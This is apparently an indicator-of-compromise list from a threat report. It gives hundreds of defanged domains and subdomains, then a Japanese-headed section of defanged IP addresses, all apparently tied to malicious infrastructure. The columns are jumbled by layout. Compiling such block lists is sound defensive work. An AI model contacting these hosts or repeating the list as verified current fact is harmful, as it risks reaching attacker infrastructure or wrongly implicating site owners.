sloveflirtdomain[.]xyz
sort.padrelive[.]com
sort.plaza57[.]com
sort.warondocs[.]us
sound.formpools[.]co
sound.southpadreislandwedding[.]com
space.killinghealth[.]org
ssl.2043kutahya[.]info
ssl.corekotu[.]com
ssl.laviel[.]com
ssl.myhealthandwellnesswatchers[.]com
ssl.nasreddin[.]com
sss.freeand21[.]com
star.southpadrefishingguide[.]com
start.overnightsuccess[.]today
strong.formliving[.]design
sum.allaboutnapa[.]com
sun.askforacause[.]org
sun.thebestchicagocardealers[.]com
sup.glencoelocksmithil[.]com
sure.formindoors[.]org
svs.b-bug[.]org
svv.ahawaterlesswash[.]com
sweet.lilymodern[.]co
tap.medlu[.]org
tea.thebestdallascardealers[.]com
temp.levvi[.]com
temp.peakfreeways[.]us
temp.southpadreconcierge[.]com
ten.acelocksmithnorthfield[.]info
ten.kaigroupllc[.]com
ten.lemontlocksmiths[.]com
ten.locksmithskokieil[.]net
ten.lowerwestsidelocksmithchicago[.]info
ten.thebestseattlecardealers[.]com
test.thegooddoctorbook[.]org
testdomayns[.]gq
testertester12[.]ml
thr.btctele[.]com
tik.uninsuredamerica[.]com
time.formoutdoorliving[.]info
top.1on1meeting[.]com
top.adtrafficmastersadexchange[.]com
top.boxsouvenir[.]com
top.burn[.]company
top.cantsleepscottsdaleaz[.]com
top.cityofsydney[.]live
top.classicoil[.]in
top.cpamarketingmedia[.]com
top.dealsz[.]com
top.emeishan[.]com
top.goldenlocksmithschillerpark[.]info
top.gotmctravel[.]com
top.greaterlocksmithsaintcharles[.]org
top.kexuecity[.]com
top.locksmithlincolnshireil[.]com

find.burnsmarketingandresearch[.]com
find.nappalatte[.]com
fine.allabouthappyhour[.]com
fine.sedatemychild[.]com
fine.topfreeways[.]xyz
five.natchat[.]net
flo.hospitalityhealth[.]us
flow.ninjaplumber[.]com
focus.formpools[.]com
fone.wjreunion[.]com
food.cafeilnido[.]net
for.utdgbs[.]org
form.rainbowpropmgt[.]info
form.southpadrephoto[.]com
forum.rbrfb[.]com
forum.rhrwh[.]com
forum.rkrbk[.]com
forumdba.2tca[.]xyz
forumdba.2tcb[.]xyz
forumdba.2tcc[.]xyz
free.allthingsbizdev[.]com
free.appraisecoinsnyc[.]com
free.atakando[.]com
free.bebeccino[.]uk
free.buzzdollars[.]com
free.cmlib[.]info
free.cubagoodies[.]com
free.dealsbooklet[.]com
free.dealsnshare[.]com
free.dealzsuperstore[.]com
free.dormangarageorganization[.]com
free.dormantv[.]com
free.eldoradovirtualtours[.]com
free.fabuloussatchi[.]com
free.familysurvivalgroup[.]com
free.food4women[.]com
free.formerlydealeronly[.]com
free.funycoloring[.]com
free.gohyperlink[.]com
free.hondaniagaredja[.]com
free.icantbelieve[.]org
free.iyiliketiyilikbul[.]org
free.jabulous[.]com
free.jimmagescontract[.]com
free.killingdoctors[.]net
free.larryslocksmithhighlandpark[.]info
free.learntoridemotorcycle[.]com
free.linkedinleverage[.]info
free.localtechstop[.]com
free.matulyasurgical[.]com
free.mesotheliomalawcompany[.]com
free.myratcity[.]com
free.napasolutionsemail[.]com
free.nutrangnu[.]com
free.opencomputinginstitute[.]com
free.philandtedshandlegripsreplacement[.]com
free.recruitersweb[.]com
free.ringreview[.]org
free.ronnieviau[.]com
free.streetervillelocksmithchicago[.]com
top.mobilbardak[.]com
top.palomasfurniture[.]com
top.plazawatchexchange[.]com
top.rainbowpropmgt[.]net
top.ryanebner[.]com
top.searadiance[.]de
top.searadiance[.]in
top.southpadreislandweddings[.]com
top.sunriseholdingsllc[.]com
top.thebestdallasrealtors[.]com
top.thebestwichitarestaurants[.]com
top.upperclassdate[.]com
top.villabluesteps[.]com
toto.21eastgallery[.]com
tras.modernlily[.]org
tre.30minuteworkday[.]com
tre.timemerlin[.]com
tre.uncommonsentiment[.]com
tre.uwannadeal[.]com
tre.vfcarsblog[.]com
tree.cherrybeautysupply[.]com
tree.dealsexperts[.]com
tree.locksmithrogerspark[.]info
tree.rzuh[.]com
tree.sammilodge[.]com
tree.twoosocial.co[.]uk
trend.padrecam[.]com
true.chansamusic[.]com
true.plaza57rolex[.]com
try.1on1auctions[.]com
try.adtrafficbrokers[.]info
try.askgrandad.co[.]uk
try.bannerautoservice[.]com
try.chennaireporter[.]com
try.comdusa[.]com
try.dealsx[.]com
try.doomcougar[.]com
try.hrcorporate[.]in
try.letsown[.]net
try.medlawmedia[.]info
try.metrolocksmithhoffmanestates[.]info
try.michealbruce[.]com
try.mobilsise[.]com
try.moormanmedia[.]us
try.oustormcrowd[.]com
try.plazawatch57[.]com
try.searadiance[.]eu
try.searadiance[.]info
try.sjtri[.]com
try.southpadreislandcams[.]com
try.tammrat[.]com
try.thebestseattlehomeimprovementpros[.]com
try.thelocaltechstop[.]com
try.werrew[.]info
tt.drcoachmd[.]com
tt.inanmiyorum[.]org
tt.mobilgca[.]com
tt.uninsuredamerica[.]net
ttl.thebestseattlerealtors[.]com
ttt.kutahya2043[.]de

free.sympaticare[.]com
free.tamaracafe[.]com
free.thebesthoustonrealtors[.]com
free.time2talk[.]info
free.ulohapp[.]info
free.uv-litho[.]com
free.venturesonwisdom[.]com
free.weareledlighting[.]com
free.yoursleepstory[.]com
friend.formoutdoors[.]net
friend.wellnesssupportmd[.]com
friendcupe[.]pw
front.jennaknight[.]net
fufu.efsani[.]com
fun.askformeeting[.]com
future.cqharmonicbalancers[.]com
gad.inanamiyorum[.]org
gap.nolowball[.]com
gear.rtbtrafficbrokers[.]com
gera.gokcebag[.]com
gfd.dailycashprogram[.]net
gfd.datingupperclass[.]com
gfd.dealsboy[.]in
gfd.dealsidea[.]com
gfd.josephandrito[.]com
gfd.lexomate[.]com
gfd.lifewhyspers[.]com
gfd.maachefs[.]com
gfd.machefs[.]in
gfd.mikeandrito[.]com
gfd.pinkearthstudio[.]com
gfd.rotornationals[.]com
gfd.surferdudegame[.]com
gfd.werled[.]lighting
gfd.yourareaevents[.]com
god.born4greatness[.]org
god.medlucent[.]com
god.mobilsabanci[.]com
gold.zhongzhou[.]com
gone.formoutdoors[.]co
gone.sleepdentistryonline[.]com
good.killingphysicians[.]us
good.noorshippingusa[.]com
good.woodengardensheds[.]info
grd.d24flashtime[.]in
gree.sitetrafficbrokers[.]com
green.glenoaksdentalcare[.]com
grey.igniterreviews[.]info
guv.mobilevcilhayvan[.]com
hand.stayatsouthpadre[.]com
happy.mobilaile[.]com
head.sleep[.]doctor
help.deanjosephfineart[.]com
help.gurallarcini[.]com
help.mexicotrabajobs[.]com
help.mobillenme[.]com
help.mythbustermd[.]com
help.pennypincherboutique[.]com
help.sogansarimsak[.]com
help.whatizzzit[.]com
tube.formgroup[.]build
ty.dptsgroup[.]com
type.momatrans[.]com
type.woodworkingauctions[.]com
tyu.askgranny[.]com
tyu.benme[.]com
tyu.killingmedicine[.]us
ud.mobilparis[.]com
upd.15temmuzruhu[.]org
upd.appraiserolexnyc[.]com
upd.lostnfoundphotography[.]com
upd.nasrettinhocanintorunlariyiz[.]com
upg.mobilgurallar[.]com
use.thebestdenverrestaurants[.]com
vcx.ballabongroup[.]com
vcx.chatarazzi[.]com
vcx.localtechstop[.]org
vcx.silviaandrito[.]com
vcx.twitttwoo[.]com
vds.caboweddingsinparadise[.]com
vds.themouseconnectiontravel[.]com
vdv.mehcomputers[.]com
vdv.southpadremarketing[.]com
vera.anlamiyorum[.]org
video.myhealthandwellnesswatchersmd[.]com
vps.rkrbk[.]com
vs.convulsiveconcepts[.]com
vsa.ehash[.]cc
vsa.talesofachild[.]com
vsa.thebestchicagodoctors[.]com
vvb.iyiliketiyilikbul[.]com
vvb.whitecoatlies[.]us
vvv.cooksgroove[.]com
wait.50lbboson[.]com
wait.napasolutionsoffer[.]com
wait.thebestdenverflorists[.]com
want.dormanfuelyourjourney[.]com
want.yoursleepweed[.]com
war.glenvieweaglelocksmith[.]org
war.plaza57nyc[.]com
warm.ships[.]net
was.thebestseattlerestaurants[.]com
wave.formliving[.]construction
way.thebestdenverhomeimprovementpros[.]com
way.watchexchangenyc[.]com
ways.formoutdoorliving[.]com
we.levvi[.]com
we.mauryapigments[.]in
we.newjersey-locksmiths[.]com
we.realitygem[.]com
we.sons-it[.]com
we.thebestdenverdentists[.]com
we.vla-engineering[.]com
web.benyok[.]com
week.georgethorpewhiskey[.]com
wer.a1locksmithcarolstream[.]info
wer.acdh[.]org
wer.askexec[.]com
wer.datinguppercrust[.]com
wer.nikoladjakovic[.]com

help.yenikutahya[.]org
hgf.gillianmcknight[.]org
hgf.sharimakeshomehappen[.]com
hgf.twoosocial[.]com
hgf.webxtechs[.]com
hit.mobilchp[.]org
hjk.maachefs[.]in
hold.surfcamsouthpadre[.]com
hope.southpadreskycams[.]com
hope.venturesinwisdom[.]com
hosat.folkartbrut[.]com
host.balitrekkingactivity[.]com
host.conditionteachermd[.]com
host.dormanhardware[.]com
host.gayphotoz[.]com
host.killingdoctors[.]org
host.liveathomecare[.]com
host.medlawmedia[.]org
host.medparency[.]com
host.mobilchp[.]com
host.mobildus[.]com
host.mobiltesis[.]com
host.reductionadvisormd[.]com
host.wellness-secure[.]com
hot.reputationformula[.]com
how.michaelbrucephd[.]com
how.thebestwichitadentists[.]com
hugo.unlimited[.]careers
ice.searadiance[.]org
in.silverlocksmithbensenville[.]info
indianoshop[.]tk
indianshopcargo[.]tk
jabongcargo[.]tk
jhg.virtualpropmgr[.]com
kak.2043kutahya[.]org
keep.50citychallenge[.]com
keke.healthy-finds[.]net
key.benslocksmithaddison[.]info
key.neighborhoodreunions[.]com
key.sendmeadentist[.]com
key.thebestdallashomeimprovementpros[.]com
keys.spilive[.]com
kill.outsiderfolkartgalleries[.]com
ko.keyhi[.]com
kok.4freeappraisal[.]com
kok.dagmin[.]com
koko.anlayamiyorum[.]org
koko.francejobsemplois[.]com
koko.gurallarcini[.]info
koko.haree[.]com
koko.mobilgurok[.]com
koko.yoncaliaparts[.]com
koks.cookberry[.]com
koks.mobilmhp[.]com
koks.yenigelecek[.]org
koleno.mycholesterolwatchers[.]com
kolowrat[.]tk
kuku.defythenoise[.]com
kuku.fatguidemd[.]com
kuku.gurallarcini[.]net
wer.sotorealestateservices[.]com
wer.thebestthingsinliferfree[.]com
west.dormansaleslink[.]com
west.misanthology[.]com
west.mobildokuman[.]com
west.oakparklocksmiths[.]com
west.wccollege[.]net
whatsupbins[.]ga
whatsupbins[.]ml
whatsupbins[.]tk
woot.leerosenbloomcnbccoinexpert[.]com
work.cost57[.]com
work.southpadresurfcams[.]com
world.formgroup[.]construction
wow.theplayingbay[.]com
wow.wellnessmanagermd[.]com
www2.wdhyk[.]xyz
xcv.crazycoollashgal[.]com
xcv.davosky[.]com
xcv.ehash[.]org
xcv.ipmsouthnews[.]com
xcv.killinghealth[.]net
xcv.kingdomwealthproject[.]info
xcv.mehperformance[.]com
xcv.mytmctravel[.]com
xcv.projecttitannda[.]com
xcv.sxtechinc[.]com
xcv.urbanafricanfashion[.]com
xxx.fatreductiondmd[.]com
xxx.kutahya2043[.]com
xxx.mobilkirtasiye[.]com
xxx.nutritionadvisormd[.]com
xzcx.mobilkiremit[.]com
year.webtraffictraders[.]com
yes.iyiliketiyilikbul[.]org
yes.theforgottenartists[.]com
you.napasolutionspromo[.]com
you.southpadreareacams[.]com
you.swanarchive[.]ga
ytr.maacooks[.]com
ytr.maacooks[.]in
ytr.nickbramble[.]biz
ytr.tmctravel[.]net
ytr.ui-design[.]co
ytr.urbanafricanprint[.]com
ytr.winterbluemusic[.]com
yty.nasrettin[.]com
zag.2043kutahya[.]net
zap.hospitality-health[.]org
zap.mobilelav[.]com
zap.weightinstructormd[.]com
zlo.aizona[.]com
zlost.dietgeniusmd[.]com
zomfg.beymin[.]com
zone.deanjosephgallery[.]com
zone.klynnholding[.]com
zone.locksmithcarolstream[.]info
zone.lostnfoundgallery[.]com
zone.mikebreus[.]com
zone.modernlily[.]net

kuku.medlawpress[.]net	zone.newlenoxlocksmithil[.]com
kuku.timbatots.com[.]au	zone.thebestdallasrestaurants[.]com
kvo.thermaqua[.]com	zone.unlockyourclock[.]com
lal.iamthinking[.]net	zone.westerncommunitycollege[.]ca
lal.wellness-breakthrough[.]com	zone.wiseplan[.]info
land.southpadreskycam[.]com	zone.yenianadolu[.]org
last.dormanhelps[.]com	zoo.gezeksepeti[.]com
last.ondemanddeliveries[.]ca	zuzu.codes4women[.]com
last.tammrahcafe[.]com	zxc.agackoy[.]com
lex.modernlily[.]info	zxc.buzzitall[.]com
life.formoutdoors[.]org	zxc.cvfeed[.]com
life.rainbowpropmgt[.]com	zxc.hrcorporate[.]in
life.realestatesouthpadre[.]com	zxc.maarz[.]com
zxc.briansbaseballcamp[.]com	zxc.medlawmedia[.]net
light.tammaracafe[.]com	zxc.thebesthoustonlawyers[.]com
like.bountifulhealth[.]net	zxc.uroogle[.]com
like.ringreview[.]org	
like.searadiance[.]in	

IP アドレス

104.41.57[.]15	195.133.48[.]236
109.234.36[.]209	195.133.49[.]200
109.234.36[.]238	195.161.114[.]173
109.234.37[.]212	195.161.114[.]179
109.234.37[.]39	195.161.114[.]207
109.234.39[.]17	195.54.162[.]243
109.234.39[.]20	206.127.2[.]80
139.162.209[.]91	217.107.219[.]231
158.69.133[.]198	217.107.219[.]37
185.158.153[.]111	217.107.219[.]99
185.158.153[.]132	217.107.34[.]154
185.158.153[.]174	217.107.34[.]172
185.158.153[.]246	217.107.34[.]175
185.158.153[.]29	217.107.34[.]241
185.158.153[.]42	217.107.34[.]242
185.158.153[.]72	217.107.34[.]243
185.159.128[.]135	217.107.34[.]244
185.159.128[.]157	217.107.34[.]86
185.159.128[.]165	23.227.178[.]110
185.159.128[.]195	46.173.214[.]185
185.159.130[.]122	46.173.214[.]192
185.159.130[.]145	46.173.214[.]194
185.159.130[.]159	46.173.219[.]129
185.159.130[.]53	46.173.219[.]164
185.159.131[.]204	46.173.219[.]44
185.159.131[.]205	46.173.219[.]89
185.162.10[.]107	5.101.77[.]3
185.75.47[.]105	5.101.77[.]59
188.225.32[.]10	5.200.35[.]140
188.225.32[.]184	5.200.52[.]238
188.225.32[.]62	5.200.52[.]240
188.225.32[.]89	5.200.52[.]37
188.225.34[.]172	5.200.52[.]45
188.225.34[.]216	5.200.53[.]124
188.225.35[.]246	5.200.53[.]22
188.225.35[.]252	5.200.53[.]221
188.225.35[.]76	5.200.53[.]44
188.225.35[.]79	5.200.55[.]152
188.225.35[.]86	5.34.180[.]181
188.225.36[.]231	5.63.154[.]81
188.225.36[.]251	51.140.30[.]218
188.225.36[.]83	51.140.38[.]242
188.225.37[.]141	74.220.199[.]6
188.225.37[.]18	81.177.135[.]4
188.225.38[.]131	81.177.139[.]114
188.225.38[.]164	81.177.139[.]215
188.225.38[.]186	81.177.140[.]149
188.225.38[.]209	81.177.140[.]157
188.225.38[.]97	81.177.140[.]74
188.225.39[.]223	81.177.140[.]75
188.225.39[.]68	81.177.6[.]153
188.227.16[.]201	89.223.29[.]219
188.227.16[.]53	89.223.29[.]252
188.227.74[.]182	89.223.29[.]254
188.227.75[.]187	89.248.170[.]224
188.227.75[.]37	92.53.104[.]176
194.87.144[.]170	92.53.104[.]78
194.87.145[.]225	92.53.105[.]106

194.87.146[.]150	92.53.105[.]146
194.87.146[.]190	92.53.105[.]205
194.87.146[.]228	92.53.105[.]43
194.87.234[.]129	92.53.105[.]70
194.87.234[.]233	92.53.119[.]106
194.87.234[.]251	92.53.119[.]47
194.87.234[.]28	92.53.120[.]151
194.87.234[.]96	92.53.120[.]39
194.87.237[.]240	92.53.120[.]4
194.87.238[.]222	92.53.124[.]105
194.87.238[.]245	92.53.124[.]124
194.87.92[.]210	92.53.124[.]144
194.87.92[.]251	92.53.124[.]251
194.87.92[.]254	92.53.124[.]29
194.87.93[.]11	92.53.124[.]34
194.87.93[.]117	92.53.124[.]52
194.87.93[.]53	92.53.127[.]109
194.87.94[.]239	92.53.127[.]12
194.87.94[.]37	92.53.127[.]21
194.87.94[.]4	92.53.127[.]244
194.87.95[.]194	92.53.127[.]252
194.88.107[.]145	92.53.127[.]67
194.88.107[.]148	92.53.97[.]102
194.88.107[.]152	92.53.97[.]144
194.88.107[.]154	92.53.97[.]168
195.133.144[.]222	92.53.97[.]222
195.133.144[.]228	92.53.97[.]32
195.133.147[.]212	93.95.97[.]147
195.133.147[.]252	